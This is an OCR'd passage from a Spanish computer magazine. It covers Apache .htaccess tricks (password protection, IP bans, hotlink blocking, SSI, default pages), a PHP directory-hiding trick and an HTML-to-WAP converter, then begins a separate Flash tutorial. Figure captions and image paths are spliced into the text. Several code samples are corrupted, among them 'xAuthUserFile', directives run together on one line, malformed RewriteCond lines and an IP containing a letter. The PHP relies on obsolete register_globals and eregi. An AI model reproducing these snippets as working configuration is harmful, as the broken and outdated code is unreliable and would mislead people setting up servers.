Hay que tener en cuenta que debe ser la ruta verdadera de Unix, y no la URL (dirección Web). La siguiente línea, AuthGroupFile, es similar a la línea anterior, solo que en vez de dar permisos para personas individuales lo hará para grupos. Si se deja la cadena /dev/null el servidor interpretará que no hay ningún grupo afectado.
La siguiente línea, AuthName, es configurable y mostrará un mensaje de texto en el que se puede describir brevemente el contenido del directorio o simplemente dejar un mensaje como "Introduce tu contraseña". AuthType debe tener el valor Basic (siempre que se utilice Basic HTTP Authentication). Es un valor que deber estar ahí y no se puede tocar.

Más utilidades del fichero HTACCESS

A veces puede interesar que ciertos visitantes no puedan acceder a un directorio, un archivo, o directamente a tu propia página Web. En ocasiones, hay ciertos individuos que se dedican a dejar mensajes insultantes en los foros, o que simplemente intentan tirar la página Web abajo, probando todo tipo de tropelías. Para éstos hay un truco muy sencillo que consiste en rebotar las llamadas a la página Web del agresor, lo que en argot informáticos se conoce como "banear".
Lo primero que hay que hacer es hacerse con la IP del atacante o del individuo provocador. Es fácil averiguarla: si ha dejado un mensaje en un foro o libro de invitados, la dirección IP suele aparecer junto al mensaje. Si se trata de un pirata informático, la IP se habrá quedado registrada en el fichero ACCESS_LOG o ERROR_LOG, situados en la carpeta LOGS. Allí es donde se almacenan en forma de direcciones IP de texto todos los intentos de intrusión.
Para vetar el acceso a una página Web desde una IP hay que poner el siguiente código en el fichero HTACCESS:


```
<Limit GET>
order allow,deny
deny from 123.456.789.0
deny from 123.45.67
allow from all
</Limit>
```

Con este texto se deniega el acceso a todos los visitantes que accedan desde una IP 123.456.789.0 o cualquiera que empiece por 123.45.67.x, permitiendo el acceso únicamente a cualquier otro visitante. Se puede vetar el acceso a tantos usuarios como se desee.
Otro método similar consiste en evitar que nadie entre en el directorio, salvo una dirección IP determinada. Hay que usar este código:

¡Otro truco que funciona! En realidad se trata de una página Web normal y corriente, que mediante un código convierte el diseño HTML a WAP, en tiempo real. ¿A que parece complicado? ¡Pues no lo es!

Código para encriptar la contraseña

```
xAuthUserFile ruta/del/directorio/unix/donde/está/.htpasswd
AuthGroupFile /dev/null
AuthName "Introduce tu contraseña"
AuthType Basic <Limit GET POST>
require valid-user
</Limit>
```



Web Gelon.net para ver cómo queda una página en formato WAP, sin necesidad de tener el telefóno móvil a mano.


<Limit GET>
order allow,deny
allow from 123.456.789.0
deny from all
</Limit>

La IP 123.456.789.0 sería la única que tuviera acceso. Esta dirección IP es falsa, se ha puesto a modo de ejemplo, dado que los octetos de una dirección IP no pueden superar el carácter 255.

Por cierto, el método anterior es el que utilizan las páginas Web de sexo de pago mediante un dialer 906. En realidad, lo que hace un programa de marcado 906 es acceder a Internet, realizando una llamada telefónica, como si se tratase del Acceso telefónico a redes de Windows. Sólo que el dialer, el programa de marcación, lleva oculta una dirección IP. Pues bien, el Webmaster del sitio de sexo de pago lo que hace es disimular un fichero HTACCESS con el código anterior, que únicamente permite el acceso a la zona restringida, a una única dirección IP, es decir, la IP contenida en el dialer 906. Finalmente, también se puede prohibir el acceso a un archivo concreto, exactamente igual que si se tratara de un directorio. Consiste en realizar la misma acción, pero sobre un único fichero, en lugar de actuar sobre un directorio. Este es el código a utilizar dentro del fichero HTACCESS:

<Files .htaccess>
order allow,deny
allow from 123.456.7B9.0
deny from all
</Files>

En este ejemplo se ha protegido el archivo HTACCESS para que solamente pueda ser accesible desde la dirección IP del Webmaster. En <Files .htaccess> se podría haber puesto el nombre de cualquier otro fichero que solamente pueda ser editado por el propio Webmaster.



Este diario electrónico tiene una tabla de noticias. Dicha tabla no es un fichero HTML, sino una orden Server Side Includes que extrae las noticias desde otro servidor Web.

Hay Webmasters avispados que para evitar introducir sus propios programas para descarga gratuita, apuntan la descarga al sitio original que la contiene

Código para evitar el uso de ficheros de descarga

```
AuthUserFile /dev/null
AuthGroupFile /dev/null
RewriteEngine On
RewriteCond %{HTTP_REFERER}!>http://download.mipagina.com[NC]
RewriteCond %{HTTP_REFERER}!>http://mipagina.com/download[NC]
RewriteCond %{HTTP_REFERER}!>http://123.456.78.90[NC]
RewriteRule /*http://www.mipagina.com/nodownload.htm[R,L]
```

Ejemplo Prueba.SHTML

Los ficheros Server Side Includes tienen que tener esto extensión (.SHTML)

```
<HTML>
<HEAD>
<TITLE>Ejemplo de HTML con Server Side Includes</TITLE>
</HEAD>
Ejemplo de SSI que inserta un bloque de texto en una
página web:
<!—#include virtual="directorio/insertapagina.html"—>
</BODY>
</HTML>
```

Evitar que alguien utilice tus ficheros de descarga desde otra Web

En ocasiones, hay Webmaster avispados que para evitar introducir sus propios programas para descarga gratuita, apuntan la descarga al sitio original que la contiene. De esa forma, evitan tener espacio ocupado por programas. Puede que como Webmaster esto no te interese, ya que sólo quieres que tus propios visitantes sean los que tengan acceso a las utilidades de descarga. En ese caso, basta con añadir el siguiente código al consabido fichero HTACCESS (ver cuadro adjunto).

Examinando las funciones, el comando RewriteCond hace referencia a la URL o dirección que se quiere proteger de descargas ilegales. El comando RewriteRule permite indicar la dirección de la página que aparecerá si se accede ilegalmente a los archivos protegidos. Se podría diseñar una página que anunciara al que use la descarga ilegal, que sólo podrá llevar a cabo esa acción visitando tu Web.

Uso de Server Side Includes

El tipo de cosas que se puede hacer con Server Side Includes va desde incluir simples contadores y mostrar la hora actual en una página, hasta banners rotativos y la capacidad para mostrar contenidos diferentes según el tipo de navegador que la gente esté usando o desde donde esté accediendo. Por norma, se suele utilizar Server Side Includes (SSI) para incluir el contenido de un fichero HTML dentro de otro fichero HTML (véase el cuadro-ejemplo Prueba.SHTML). Para activar la posibilidad de usar SSI, hay que añadir las siguientes líneas de código al fichero HTACCESS:

AddType text/html .shtml .shtm .html .htm
AddHandler server-parsed .shtml .shtm .html .htm

Cambiar la página de inicio por defecto

La página que se carga, por defecto, en cualquier servidor Web es INDEX.HTM, o INDEX.HTML, o INDEX.PHP, o DEFAULT.ASP. De esta forma, cuando se escribe en el navegador de Internet www.midireccion.com, automáticamente lo que hace es redireccionarse a www.midireccion.com/index.htm.

Pues bien, añadiendo este código a HTACCESS:

DirectoryIndex otrapagina.html

Con ella, el servidor Web cargará, por defecto, la página OTRAPAGINA.HTML en lugar del típico fichero INDEX.HTM.

Típico sitio de descargas que no almacena ficheros, ya que todas las utilidades apuntan a la Web de origen para su descarga. Un Webmaster puede protegerse de ésto.

Código para ocultar un directorio

```
<?php
/* ////////////////////////////////////////////////////////////////////////////
* Script de Carlos Mesa para PCMANIA
* Sólo funciona en servidores que soporten el lenguaje PHP
* ////////////////////////////////////////////////////////////////////////////
header ('http/1.1 404 Not Found');
?>
```

Ocultar un directorio con PHP

Un último ejemplo para terminar.
Supongamos que existe un directorio llamado PRIVADO en tu página Web, el cual contiene información vital, pero que no quieres proteger mediante contraseña alguna.
Una forma muy eficaz de ocultarlo de miradas indiscretas es crear un fichero llamado INDEX.HTM en el directorio privado, con el código señalado en el cuadro adjunto.
Al interpretar este script se produce el consabido error 404 de página no encontrada. Así, cualquier navegante que intentara acceder al directorio PRIVADO tecleándolo en su navegador, se tropezaría con esta pantalla de error.
Para comprobar que las páginas que has estado diseñando tienen el código correctamente insertado, y que no has cometido ningún error de programación, es recomendable que visites la página Web: http://websitegarage.netscape.com/, que además de proporcionar información sobre los fallos cometidos en el diseño o la programación, examina los tiempos de carga. Como se puede apreciar a lo largo de este informe, hay muchísimos trucos al alcance de los Webmasters, y que son poco utilizados por éstos, principalmente por el propio desconocimiento de los mismos.
Para la ocasión, casi nos hemos centrado única y exclusivamente en las amplias posibilidades que ofrece el fichero HTACCESS, pero hay muchos más.
Vamos a dejarlo para una mejor ocasión, un nuevo artículo para más adelante donde se vuelva a retomar los secretos mejor guardados de los Webmasters.

Convierte tu página Web en WAP

**Este es uno de los scripts (código fuente) más divertidos que se puede encontrar. Se trata de crear un fichero llamado INDEX.PHP3 al que solamente hay que añadirle el código fuente de más abajo. Lo que hace es convertir tu página personal en lenguaje HTML a formato WAP; de modo que si tienes un teléfono móvil WAP, con escribir la dirección de tu página Web en el mismo, verás en la pantalla de tu móvil ¡tu propia página Web en formato texto y con enlaces! Funciona estupendamente. Eso sí, es necesario que el servidor donde coloques este fichero soporte el lenguaje PHP.
Compruébalo antes de teclear nada.**

```
<?php
// HTML a WAP
// Por Carlos Mesa para PCMANIA
// caracteres máximos
$cut=4000;
// Nombre del fichero de carga por defecto
$default="index.htm";
error_reporting(0);
if ($file==$PHP_SELF){
$file=$default;
};
if ((!isset($file)) OR ($file=="")){
$file=$default;
if (!file_exists($file)){
die("Default file not found");
};
};
$file=str_replace("/","",$file);
$file=str_replace("\\","",$file);
if (!file_exists($file)){
$file=$default;
};
$fp=fopen($file,"r");
$string=fread($fp,filesize($file));
if (eregi("<title>((.)+)</title>",$string,$regs)){
$title=strip_tags($regs[1]);
}else{
$title=" ";
};
$string=eregi_replace("<title>((.)+)</title>","",$string);
if (!isset($noa)){
$add="";
$string=strip_tags($string,"<p><br><a><b>");
}else{
$add="&noa=1";
$string=strip_tags($string,"<p><br><b>");
};
$string=eregi_replace("(( )+)"," ",$string);
$string=eregi_replace("<br>","<br/>",$string);
$string=eregi_replace("((\n|\r)+)","\n",$string);
$string=eregi_replace("<a(( |\n|\r){1})href=(\"|')","<a
href=\"$PHP_SELF?file=",$string);
// here comes the WAP headers
header("Content-Type: text/vnd.wap.wml;");
print "<?xml version=\"1.0\"?>\n";
?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
"http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card title="<? print $title ?>">
<?
if (strlen($string)>$cut){
$totest=substr($string,$cut+$offset,1);
while($totest!="\n"){
$totest=substr($string,$cut+$offset,1);
$cut=$cut-1;
};
$cut++;
if (isset($offset)){
if ($offset>=$cut){
$tmp=$offset-$cut;
?>
[<a href="<?print
"$PHP_SELF?file=$file&offset=$tmp$add"?>">back</a>]
<?
};
}else{
$offset=0;
};
print substr($string,$offset,$cut);
$offset=$offset+$cut;
if (strlen($string)>$offset){
?>
[<a href="<?print
"$PHP_SELF?file=$file&offset=$offset$add"?>">continue</a>]
<?
};
} else {
print $string;
};
?>
</card>
</wml>
```

Los mejores consejos y trucos para tus hojas de cálculo

Trucos de Excel.

Todo lo que necesitas para sacar el máximo partido a Excel 97, 2000 y 2002

Explicado con el estilo sencillo de Computer Hoy

En tu quiosco por sólo 4´25€ (707 Ptas.)

Libros de bolsillo Computer Hoy

Todo sobre Flash

El arte de diseñar páginas Web

Ya nada se puede resistir a la herramienta que ha revolucionado el diseño de las páginas Web. Toma nota de los aspectos más importantes de «Macromedia Flash» y saca el máximo partido en tus diseños.

Texto: Isabel Herrera

Flash nació como «Future Splash Animator», un programa que servía para crear animaciones vectoriales. Hasta que en el año 1997, Macromedia adquirió Future Splash, que más adelante terminó por llamarse Flash, promoviendo este programa como herramienta de diseño para la creación de contenido gráfico para Internet.
Actualmente, con «Macromedia Flash» es posible llevar acabo tareas como la creación de gráficos, animaciones, creación de elementos de interfaz e interactividad y creación de todo el HTML necesario para mostrar los gráficos, animaciones y los elementos de la interfaz como página Web, a través de un navegador.
«Flash» se ha convertido en un programa capaz de ayudarte a crear gráficos sencillos, pero si tu nivel es más alto y estás familiarizado con la animación, puedes utilizarla para crear animaciones mucho más complejas.
Su lenguaje de automatización es ActionScript, y con él se puede llegar a crear desde controles sencillos a verdaderos elementos interactivos sofisticados.

1 Dónde conseguir una versión de evaluación

Existen varios sitios donde puedes encontrar una versión de evaluación de la herramienta «Macromedia Flash» durante 30 días. Actualmente, la versión 5 es la última que puedes encontrar en español, pero si entras en la página de Macromedia encontrarás la Beta en inglés de la versión 6.
Para los duchos en esta herramienta, les recomendamos la versión 5 traducida completamente al castellano.

- **Versión Beta de «Flash 6» en inglés:** www.macromedia.com/shockwave/download/beta/flashplayer6/
- **Versión de «Flash 5»:** www.macromedia.com/es/software/flash/trial/

En esta página debes inscribirte, para poder realizar la descarga.

En la página Web de Macromedia puedes descargarte una versión beta de «Flash 6».


2 Interfaz de Macromedia Flash

Antes de empezar a dibujar y crear animaciones en «Macromedia Flash» conviene familiarizarse con el entorno. Desde la interfaz del programa es posible acceder a las funciones más utilizadas a la hora de diseñar una página Web.
En primer lugar debes familiarizarte con las herramientas que incluye «Flash». Y posteriormente, ver qué interpolaciones puedes crear con ellas.

El programa de Macromedia te ofrece la posibilidad de animar instancias mediante técnicas de interpolación o de fotograma por fotograma. En la animación por interpolación, define la forma en que una instancia aparece en un fotograma clave (un fotograma clave es aquel donde se definen los cambios de la animación siguiente). «Flash» crea automáticamente la animación entre los fotogramas clave.

2.1 Organización de la biblioteca

Una buena costumbre es organizar los archivos en carpetas dentro de la biblioteca de la película. Imagina que estás realizando una película que precisa de muchos gráficos y objetos. Lo mejor que puedes hacer es organizarlo en carpetas para que puedas disponer de ellos en cualquier momento, sin la necesidad de estar buscándolos.



1 Escena actual. **2** Añadir capa de guías. **3** Insertar capa. **4** Ocultar capa. **5** Bloquear capa. **6** Modificar marcadores de papel cebolla. **7** Velocidad de los fotogramas. **8** Números de fotogramas. **9** Menú desplegable vista fotograma. **10** Lista de escenas. **11** Lista de símbolos.

1 Flecha.
2 Línea.
3 Pluma.
4 Óvalo.
5 Lápiz.
6 Bote de tinta.
7 Cuentagotas.
8 Mano.
9 Trazo y relleno predeterminados.
10 Encajar.
11 Suavizar.
12 Rotar.
13 Subseleccionar.
14 Lazo.
15 Texto.
16 Rectángulo.
17 Pincel.
18 Cubo de pintura.
19 Borrador.
20 Zoom.
21 Color de trazo.
22 Intercambiar color de trazo.
23 Sin color.
24 Enderezar.
25 Escalar.

Con el icono naranja de la parte inferior de la Biblioteca puedes crear una nueva carpeta para tener organizados todos los objetos de tu animación.

Para ello, en el menú de "Opciones de biblioteca" elige la opción de "Contraer todas las carpetas", para sólo ver las carpetas y elementos fuera de las carpetas, y con un simple arrastre del símbolo a la carpeta, lo meterás en ella. Pero si lo que quieres es crear una nueva carpeta, sólo tienes que hacer clic sobre el icono naranja de la ventana de la Biblioteca.

2.2 Uso de las capas

En «Flash» es conveniente emplear diferentes capas para cada uno de los objetos que se crean a la hora de realizar la animación. Las capas se pueden equiparar a hojas de acetato transparentes que se apilan unas encima de otras. El número de capas que pueden crearse está limitado según la memoria que tenga el PC del usuario. Las capas no aumentan el tamaño de la película a realizar, sino que facilitan el trabajo. De este modo, mientras trabajas puedes ocultarlas, bloquearlas o mostrar su contenido como contorno e incluso cambiar el orden de dichas capas simplemente arrastrándolas a la posición deseada.
Para facilitar el trabajo, puedes utilizar las capas de guía que se señalan con un icono de guía a la izquierda del nombre de la capa. Estas capas no se ven en las películas de "Flash Player" publicadas.
También se puede crear una capa de guía de movimiento para controlar el movimiento de los objetos en una acción interpolada.
Otro uso que se le atribuye a las capas, es el de convertirla en una máscara. Ésta se utiliza para poder conseguir el efecto de foco o de transiciones. Puedes utilizar una capa de máscara para crear un agujero a través del cual puedes visualizar lo que hay detrás.

Si arrastras una capa normal a una capa de guía, ésta se convierte en una capa de guía de movimiento. Para evitar que, de forma accidental, se convierta en una capa guía, coloca todas las capas guías en la parte inferior del orden de las capas.

2.3 Uso de símbolos e instancias


Un símbolo es un gráfico, un botón o un clip de película que se crea una vez, y que se puede volver a utilizar a lo largo de la película u otras películas.
Cualquier símbolo que se crea forma parte, automáticamente, de la Biblioteca. De hecho, si quieres utilizar un objeto de una película que creaste hace tiempo en otra totalmente diferente, podrás insertarlo en la nueva película arrastrándolo de la biblioteca antigua al escenario de la nueva animación, apareciendo, automáticamente, en la biblioteca de la nueva película. De este modo, no es necesario crearlo de nuevo.
Una instancia es una copia de un símbolo ubicada en el Escenario o anidada en otro símbolo. Puedes crear diferentes tipos de símbolos:
Los símbolos gráficos se utilizan en las imágenes estáticas y en la creación de piezas de animación reutilizables ligadas a la línea de tiempo de la película principal.
Estos símbolos están sincronizados con la línea de tiempo de la película principal.
Los controles y sonidos interactivos no funcionan en la secuencia de animación de un símbolo gráfico.
Los gráficos de botón se emplean para crear botones interactivos en la película que respondan a los clics y desplazamientos de ratón o demás acciones. Es posible asignar acciones al botón.
Para crear piezas de animación reutilizables se emplean los símbolos de clip de película. Éstos tienen sus propias líneas de tiempo de varios fotogramas que se reproducen de forma independiente de la película principal. Se pueden considerar como minipelículas dentro de otra película.

Hardware y software necesario para trabajar con Flash

• La instalación de «Macromedia Flash» necesita una serie de requerimientos técnicos. En cuanto a la parte de hardware, con Microsoft Windows instalado es necesario un procesador intel Pentium 133 MHz o equivalente, (200 MHz rec.). Si el sistema operativo es Windows 95 o posterior (incluye Windows 2000) o NT versión 4.0 o posterior, son necesarios 32 Megas de RAM (64 Megas rec.), 40 Megas de espacio en disco duro, un monitor a color con una resolución de 800x600 y una unidad de CD-ROM.
• En cuanto a la reproducción de películas con «Flash Player» en un navegador, se requiere el siguiente equipo y software:
Microsoft Windows 95, NT 4.0 o posterior; o un Power PC con System 8.1 o posterior. El módulo adicional de Netscape que funciona con Netscape 3 o posterior (Windows 95 y Macintosh). Si se ejecutan los controles ActiveX, es necesario Microsoft Internet Explorer 3.02 o posterior (Windows 95). Si se ejecuta la edición Java de «Flash Player» es necesario un navegador habilitado para Java.
• Los requisitos para reproducir películas «Flash 5» a través de navegador con Linux son:
Procesador Pentium, sistema operativo Red Hat 5.1 o 5.2, Slackware 3.5, Navegador/reproductor Netscape 3 o superior, con parámetros de instalación estándar.
• Pero si de lo que dispones es del Navegador Solaris, los requisitos mínimos para reproducir películas «Flash 5» son: procesador Sparc con color de 24 bits, sistema operativo Solaris 2.5 o 2.6, Navegador/Reproductor Netscape 3 o superior, con parámetros de instalación estándar.

3 Flujo de trabajo de Flash

El trabajo en «Flash» para la creación de una película incluye el dibujo o la importación de una ilustración, su organización en el escenario y su animación con la línea de tiempo. La película puede hacerse interactiva utilizando acciones que hagan que dicha película responda de cierta manera a determinados eventos.
Una vez terminada la película, es posible exportarla para verla en «Flash Player» o bien como un proyector de «Flash» independiente, lo que permite visualizarla como un reproductor que se incluye con la película misma.
Las películas realizadas en la herramienta de Macromedia pueden reproducirse de las siguientes formas:
• En navegadores de Internet, tales como Netscape o Explorer, que estén equipados con «Flash Player».
• Con el control ActiveX de «Flash» en Microsoft Office, Microsoft Internet Explorer para Windows y otros entornos anfitrión de ActiveX.
• Y por último, en «Flash Player», una aplicación independiente.
• Como un reproductor independiente, un archivo de película que se puede reproducir sin disponer de «Flash Player».
«Macromedia Flash» crea diferentes archivos a la hora de producir la película. Un archivo creado en «Flash» que tenga la extensión .FLA es muy útil para poder saber cómo se ha realizado un trabajo en dicho programa. Con este archivo, es posible saber cómo se ha hecho la película, qué scripts se han utilizado, de cuántos fotogramas consta la película, así como la modificación de los mismos a gusto de cada usuario.
La función "Publicar" de «Flash» está diseñada para presentar la animación en la Web. Este comando crea el archivo SWF y un documento HTML que inserta dicho archivo en una ventana del navegador. Un archivo que tenga la extensión .SWF será aquél que no se puede modificar y el que siempre se envíe de muestra al cliente, en caso de que se esté creando una página Web. Este formato es el del archivo principal que distribuye el contenido de «Flash» y el único formato que admite toda la funcionalidad interactiva de «Macromedia Flash».
El comando "Exportar película" permite crear el contenido de «Flash» que se puede editar en otras aplicaciones y exportar, así, una película directamente en un formato único. Antes de publicar la película, es importante probar si funciona mediante los comandos "Probar película" y "Probar escena". Para ello selecciona Menú/Control/Probar película o escena.



En la ventana de Configuración de publicación se seleccionan las diferentes extensiones de los archivos.

4 Optimización de las películas

La mayoría de los usuarios de Internet que entran en una página Web se desesperan cuando tarda mucho tiempo en cargarse una página. Así que es importante tener en cuenta que cuanto más grande sea el archivo de una película más tiempo llevará la descarga y más lenta será dicha película.
Para que la reproducción de la película sea óptima, es necesario llevar a cabo varios pasos. Como parte del proceso de publicación, «Flash» realiza de forma automática la optimización de películas, incluida la detección de formas duplicadas en la exportación, y las coloca en el archivo una sola vez, al mismo tiempo que convierte los grupos anidados en grupos únicos. Antes de exportar una película es posible optimizarla manualmente para reducir el tamaño de la misma. A medida que se realizan cambios, puedes ir probando la película en diferentes equipos, sistemas operativos y conexiones a Internet, para ver el resultado final.

4.1 Optimizar películas

Para optimizar películas en general, es necesario seguir una serie de pasos que te detallamos a continuación:
• Utiliza símbolos, animados o de otro tipo, siempre que se repitan elementos en la misma película.
• Siempre que sea posible, utiliza interpolaciones animadas, ya que ocupan menos espacio que varios fotogramas seguidos.
• Para secuencias de animación utiliza clips de películas en lugar de gráficos.
• el siguiente paso consiste en limitar el área de cambio de cada fotograma, es decir, conseguir que el área donde tenga lugar la acción sea lo más pequeña posible.
• Utiliza imágenes de mapas de bits como elementos de fondo o estáticos.
• Para el sonido, utiliza MP3, siempre que sea posible, ya que es el que menor espacio ocupa.

4.2 Optimizar líneas y elementos

La optimización de líneas y elementos requiere una serie de acciones:
• Agrupar los elementos siempre que sea posible.
• Utilizar capas para separar los elementos de los demás elementos que cambian a lo largo de la animación.
• Utiliza Modificar/Curvas/Optimizar para reducir al máximo el número de líneas separadas que se usan para describir las formas.

• Limita el número de líneas especiales, así, las líneas continuas precisan menos memoria y las líneas trazadas con la herramienta lápiz precisan de menos memoria que las trazadas con el pincel.

4.2 Optimizar texto, fuentes y colores


En último lugar, la optimización de texto, fuente y colores también requiere de una serie de pasos a seguir:

• En primer lugar, limita el número y los estilos fuente.
• Utiliza el panel "Efecto" para crear muchas instancias de color distintas de un símbolo único.
• Utiliza el "Mezclador de colores" para hacer coincidir la paleta de colores de la película con la paleta de colores específica del Navegador.
• Utiliza los degradados con moderación, ya que para poder rellenar un área con colores degradados, se necesitan, aproximadamente, 50 bytes más de los que se necesitan si rellenas un área con un color sólido.
• Utiliza la transparencia "Alfa" con moderación, ya que puede provocar reproducciones lentas.


5 Comprobación del rendimiento de descarga

Para ubicar el sitio donde una película puede entrar en pausa durante la descarga, prueba una escena o película completa mediante el comando "Probar escena" o "Probar película", o abrir directamente el archivo SWF. A continuación, para ver el rendimiento de descarga de manera gráfica, «Flash Player» puede visualizar el Creador de Perfil de banda ancha y ver la cantidad de datos que se envían para cada fotograma de la película, según la velocidad de módem definida. Por ejemplo, un módem de 28,8 Kbps puede, en teoría, descargar datos a 3,5 Kbytes por segundo. Pero, si eliges 28,8 del menú "Control", «Flash» definirá la velocidad real a 2,3 Kbytes por segundo y de este modo, simular el rendimiento de Internet típico con más precisión.

En el lado izquierdo del Creador de Perfil de banda ancha muestra información de la película, sus configuraciones y estado. Se indican las dimensiones, velocidad de fotograma, tamaño en Kb y bytes, duración y precarga en número de fotogramas y segundos.



Desde esta ventana puedes crear un informe llamado Movie Report que te facilita los datos necesarios para saber qué fotogramas ralentizan tu película.



Creador de Perfil para ancho de banda donde se muestra la barra de flujo y la vista del gráfico fotograma a fotograma.

En la parte derecha del Creador de Perfil de banda ancha aparece la cabecera y gráfico de la línea de tiempo. En el gráfico, cada barra representa un fotograma individual de la película. El tamaño de la barra corresponde al tamaño de ese fotograma en bytes. La línea roja inferior debajo de la cabecera de la línea de tiempo indica si un fotograma determinado fluye en tiempo real o no, con la velocidad de módem activa configurada en el Menú/Control. Si un fotograma sobrepasa la línea roja, la película debe esperar hasta que dicho fotograma esté cargado.

También puedes generar un informe para saber cuáles son los fotogramas que hacen que la reproducción sea más lenta. Para ello, dirígete a las opciones Menú/Configuración de publicación/Flash.

Terminología de ActionScript

Al igual que cualquier lenguaje de creación de scripts, ActionScript utiliza terminología específica y está sujeta a determinadas reglas sintácticas. La siguiente lista introduce términos característicos de este lenguaje.

Acciones: son sentencias que ordenan a una película efectuar alguna acción durante su reproducción.
Eventos: se trata de acciones que ocurren durante la reproducción de la película.
Controladores: son acciones especiales que "controlan" o administran la ejecución de un evento.
Instancias: se trata de objetos que pertenecen a una determinada clase. Cada instancia de una clase contiene todas las propiedades y métodos de dicha clase.
Todos los clips de película son instancias con propiedades.
Nombres de instancias: son nombre únicos que permiten controlar instancias de clips de películas a través de scripts.
Objetos: son conjuntos de propiedades.
Cada objeto posee su propio nombre y valor. Los objetos permiten acceder a un determinado tipo de información.
Propiedades: son atributos que definen a un objeto.

6 ActionScript

